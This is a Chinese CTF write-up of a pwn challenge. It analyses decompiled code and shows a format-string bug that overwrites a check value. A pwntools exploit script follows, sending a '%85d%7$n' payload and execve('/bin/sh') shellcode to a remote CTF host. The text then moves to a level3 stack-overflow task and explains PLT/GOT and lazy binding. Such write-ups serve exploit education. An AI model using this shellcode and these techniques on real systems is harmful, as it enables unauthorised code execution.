```

先调用40096函数（sub_40096直接用40096指代），先进这个函数看一下，发现没有什么用
然后给V4分配了8个字节的空间，然后*V4=v4[0]=68,V4[1]=85
然后打印secret[0]就是v4的地址，又将V4作为参数，调用400D72函数，进去看一看



```
unsigned __int64 __fastcall sub_400D72(__int64 a1)
{
  char s[24]; // [rsp+10h] [rbp-20h] BYREF
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("What should your character's name be:");
  _isoc99_scanf("%s", s);
  if ( strlen(s) <= 0xC )
  {
    puts("Creating a new player.");
    sub_400A7D();
    sub_400BB9();
    sub_400CA6(a1);
  }
  else
  {
    puts("Hei! What's up!");
  }
  return __readfsqword(0x28u) ^ v3;
}
```

叫我们输入了一个名字，存储到S里，判断S的长度，如果小于12（10进制），则执行400A7D,400BB9,400CA6(a1)函数，先看一下400A7D



```
  char s1[8]; // [rsp+0h] [rbp-10h] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts(" This is a famous but quite unusual inn. The air is fresh and the");
  puts("marble-tiled ground is clean. Few rowdy guests can be seen, and the");
  puts("furniture looks undamaged by brawls, which are very common in other pubs");
  puts("all around the world. The decoration looks extremely valuable and would fit");
  puts("into a palace, but in this city it's quite ordinary. In the middle of the");
  puts("room are velvet covered chairs and benches, which surround large oaken");
  puts("tables. A large sign is fixed to the northern wall behind a wooden bar. In");
  puts("one corner you notice a fireplace.");
  puts("There are two obvious exits: east, up.");
  puts("But strange thing is ,no one there.");
  puts("So, where you will go?east or up?:");
  while ( 1 )
  {
    _isoc99_scanf("%s", s1);
    if ( !strcmp(s1, "east") || !strcmp(s1, "east") )
      break;
    puts("hei! I'm secious!");
    puts("So, where you will go?:");
  }
  if ( strcmp(s1, "east") )
  {
    if ( !strcmp(s1, "up") )
      sub_4009DD();
    puts("YOU KNOW WHAT YOU DO?");
    exit(0);
  }
  return __readfsqword(0x28u) ^ v2;
}
```

要我们输入east，然后给S1，才能退出，那我们看看400BB9

```
unsigned __int64 sub_400BB9()
{
  int v1; // [rsp+4h] [rbp-7Ch] BYREF
  __int64 v2; // [rsp+8h] [rbp-78h] BYREF
  char format[104]; // [rsp+10h] [rbp-70h] BYREF
  unsigned __int64 v4; // [rsp+78h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  v2 = 0LL;
  puts("You travel a short distance east.That's odd, anyone disappear suddenly");
  puts(", what happend?! You just travel , and find another hole");
  puts("You recall, a big black hole will suckk you into it! Know what should you do?");
  puts("go into there(1), or leave(0)?:");
  _isoc99_scanf("%d", &v1);
  if ( v1 == 1 )
  {
    puts("A voice heard in your mind");
    puts("'Give me an address'");
    _isoc99_scanf("%ld", &v2);
    puts("And, you wish is:");
    _isoc99_scanf("%s", format);
    puts("Your wish is");
    printf(format);
    puts("I hear it, I hear it....");
  }
  return __readfsqword(0x28u) ^ v4;
}
```


我们看到，这里的`printf(format)`格式化字符串漏洞！！！但先别急，接着看400AC6

```
unsigned __int64 __fastcall sub_400CA6(_DWORD *a1)
{
  void *v1; // rsi
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("Ahu!!!!!!!!!!!!!!!!A Dragon has appeared!!");
  puts("Dragon say: HaHa! you were supposed to have a normal");
  puts("RPG game, but I have changed it! you have no weapon and ");
  puts("skill! you could not defeat me !");
  puts("That's sound terrible! you meet final boss!but you level is ONE!");
  if ( *a1 == a1[1] )
  {
    puts("Wizard: I will help you! USE YOU SPELL");
    v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
    read(0, v1, 0x100uLL);
    ((void (__fastcall *)(_QWORD))v1)(0LL);
  }
  return __readfsqword(0x28u) ^ v3;
}
```

这个语句会把v1转换成一个函数指针`((void (__fastcall *)(_QWORD))v1)(0LL);`我们把payload写到这，但是要执行这一条语句要令a1[0]=a1[1],a1是这个函数的参数，调回去看a1就是v4，也就是将之前的v4[0]=68改成85


先运行程序

按他ida里的提示，我们输入了eat，1，然后利用格式化字符串，到youwishis时输入



```
So, where you will go?:
east
You travel a short distance east.That's odd, anyone disappear suddenly
, what happend?! You just travel , and find another hole
You recall, a big black hole will suckk you into it! Know what should
go into there(1), or leave(0)?:
1
A voice heard in your mind
'Give me an address'
123456
And, you wish is:
aaa,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x,%x
Your wish is
aaa,7b05b723,0,7af801e7,d,0,603018,1e240,2c616161,78252c78,252c7825,2c
252c78,252c7825,2c78252c,78252c78,4008a0,caa9e3b0,0,400b69,747361651 h
 hear it....
```


偏移为7



```
  if ( *a1 == a1[1] )
  {
    puts("Wizard: I will help you! USE YOU SPELL");
    v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
    read(0, v1, 0x100uLL);
    ((void (__fastcall *)(_QWORD))v1)(0LL);
  }
  return __readfsqword(0x28u) ^ v3;
}
```


注入完成后，一定要记住再注入system(“bin/sh”)的机器指令

```
##!/usr/bin/env python
from pwn import *

p = remote("111.200.241.244",35013)

payload1 = '%85d%7$n'

payload2 = '\x6a\x3b\x58\x99\x52\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x54\x5f\x52\x57\x54\x5e\x0f\x05'

p.recvuntil("secret[0] is ")

addr = p.recvuntil("\n")

p.sendlineafter("What should your character's name be:","your father")

p.sendlineafter("So, where you will go?east or up?:",'east')

p.sendlineafter("go into there(1), or leave(0)?:",'1')

p.sendlineafter("Give me an address",str(int(addr, 16)))

p.sendlineafter("And, you wish is:",payload1)

p.sendlineafter("Wizard: I will help you! USE YOU SPELL",payload2)

p.interactive()
```




```
franex@franex-virtual-machine:~/桌面$ python pwnexp.py
[+] Opening connection to 111.200.241.244 on port 35013: Done
[*] Switching to interactive mode

$ ls
bin
dev
flag
lib
lib32
lib64
string
$ cat flag
cyberpeace{81a7f81b1a71c50b29a9f092e6caaee1}
[*] Got EOF while reading in interactive
```

level3




```
ubuntu@ubuntu-virtual-machine:~/桌面$ checksec level3
[*] '/home/ubuntu/桌面/level3'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

这次打开是个gz后缀的，解压后，发现还是个压缩包，再次提取到桌面
发现有一个level3和另一个libc文件




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  write(1, "Hello, World!\n", 0xEu);
  return 0;
}
```




```
ssize_t vulnerable_function()
{
  char buf[136]; // [esp+0h] [ebp-88h] BYREF

  write(1, "Input:\n", 7u);
  return read(0, buf, 0x100u);
}
```

那就进vulnerable_function()，一看，栈是不可执行的，但这里有内存溢出，可以试试rop
但是shift F12没有



Address	Length	Type	String
LOAD:080481...	00000013	C	/lib/ld-linux.so.2
LOAD:080482...	0000000A	C	libc.so.6
LOAD:080482...	0000000F	C	_IO_stdin_used
LOAD:080482...	00000012	C	__libc_start_main
LOAD:080482...	00000006	C	write
LOAD:080482...	0000000F	C	__gmon_start__
LOAD:080482...	0000000A	C	GLIBC_2.0
.rodata:08048...	00000008	C	Input:\n
.rodata:08048...	0000000F	C	Hello, World!\n
.eh_frame:080...	00000005	C	;*2$\"



LOAD:080481...	00000013	C	/lib/ld-linux.so.2
LOAD:080482...	0000000A	C	libc.so.6
LOAD:080482...	0000000F	C	_IO_stdin_used
LOAD:080482...	00000012	C	__libc_start_main
LOAD:080482...	00000006	C	write
LOAD:080482...	0000000F	C	__gmon_start__
LOAD:080482...	0000000A	C	GLIBC_2.0
.rodata:08048...	00000008	C	Input:\n
.rodata:08048...	0000000F	C	Hello, World!\n
.eh_frame:080...	00000005	C	;*2$\"


但是我们找到了一个动态链接库,所以需要找到system和‘bin/sh’到程序中映射的地址

plt&got


先给出一段C代码

```c
#include<stdio.h>
void print_banner()
{
    printf("welcome to plt and got\n");
}
int main(void)
{
    print_banner();
    return 0;
}
```


使用`gcc -Wall -g -o test.o -c test.c -m32`编译，在原有test.c上得到test.o文件



使用命令`gcc -o test test.o -m32`得到一个可执行文件



用`objdump -d test.o`查看test.o反汇编




```
00000000 <print_banner>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   53                      push   %ebx
   4:   83 ec 04                sub    $0x4,%esp
   7:   e8 fc ff ff ff          call   8 <print_banner+0x8>
   c:   05 01 00 00 00          add    $0x1,%eax
  11:   83 ec 0c                sub    $0xc,%esp
  14:   8d 90 00 00 00 00       lea    0x0(%eax),%edx
  1a:   52                      push   %edx
  1b:   89 c3                   mov    %eax,%ebx
  1d:   e8 fc ff ff ff          call   1e <print_banner+0x1e>
  22:   83 c4 10                add    $0x10,%esp
  25:   90                      nop
  26:   8b 5d fc                mov    -0x4(%ebp),%ebx
  29:   c9                      leave
  2a:   c3                      ret
```


在7：那一行，此时print_banner调用了C语言库里的printf函数
而我们常常看到的libc或者glibc就是常说的C语言库，而printf函数就是存在这些库里面
在7：那一行可以看出，此时的printf函数是用fcffffff代替的，但这是little，所以因该是fffffffc代替，应该是-4。这是因为只有当函数运行时才能确定printf的地址
但是运行时，不能将call那一块变成真正的printf的地址，那如何变成真正的地址？
下一个阶段就是链接阶段，把test.o生成可执行文件的时候会生成一小段代码，通过这段代码获取printf的地址

> .text
> …
> // 调用printf的call指令
> call printf_stub
> …
> printf_stub:
> mov rax, [printf函数的储存地址] // 获取printf重定位之后的地址
> jmp rax // 跳过去执行printf函数
> .data
> …
> printf函数的储存地址：这里储存printf函数重定位后的地址


如图printf_stub把printf函数的存储地址放到eax里面，然后再jmp过去
存放函数外部地址的表叫做GOT表，global offset table。存放额外代码叫做plt表
使用命令objdump -sd test -M intel



```
000003a0 <.plt>:
 3a0:   ff b3 04 00 00 00       push   DWORD PTR [ebx+0x4]
 3a6:   ff a3 08 00 00 00       jmp    DWORD PTR [ebx+0x8]
 3ac:   00 00                   add    BYTE PTR [eax],al
        ...

000003b0 <puts@plt>:
 3b0:   ff a3 0c 00 00 00       jmp    DWORD PTR [ebx+0xc]
 3b6:   68 00 00 00 00          push   0x0
 3bb:   e9 e0 ff ff ff          jmp    3a0 <.plt>

000003c0 <__libc_start_main@plt>:
 3c0:   ff a3 10 00 00 00       jmp    DWORD PTR [ebx+0x10]
 3c6:   68 08 00 00 00          push   0x8
 3cb:   e9 d0 ff ff ff          jmp    3a0 <.plt>

Disassembly of section .plt.got:
```




```
000003d0 <__cxa_finalize@plt>:
 3d0:    ff a3 18 00 00 00       jmp    DWORD PTR [ebx+0x18]
 3d6:    66 90                   xchg   ax,ax

000003d8 <__gmon_start__@plt>:
 3d8:    ff a3 1c 00 00 00       jmp    DWORD PTR [ebx+0x1c]
 3de:    66 90                   xchg   ax,ax
```



```
0000051d <print_banner>:
 51d:    55                      push   ebp
 51e:    89 e5                   mov    ebp,esp
 520:    53                      push   ebx
 521:    83 ec 04                sub    esp,0x4
 524:    e8 4d 00 00 00          call   576 <__x86.get_pc_thunk.ax>
 529:    05 af 1a 00 00          add    eax,0x1aaf
 52e:    83 ec 0c                sub    esp,0xc
 531:    8d 90 28 e6 ff ff       lea    edx,[eax-0x19d8]
 537:    52                      push   edx
 538:    89 c3                   mov    ebx,eax
 53a:    e8 71 fe ff ff          call   3b0 <puts@plt>
 53f:    83 c4 10                add    esp,0x10
 542:    90                      nop
 543:    8b 5d fc                mov    ebx,DWORD PTR [ebp-0x4]
 546:    c9                      leave
 547:    c3                      ret
```

看到我们现在的printf有明确的3b0，然后前面3b0有明确的地址




这个图的原地址是[这个链接]，觉得这个图很直观，就码住了(https://blog.csdn.net/linyt/article/details/51635768?utm_source=app&app_version=4.5.2)

延迟绑定

一开始对所有的函数进行重定位很麻烦
现在只有调用库里面的函数时才进行重定位

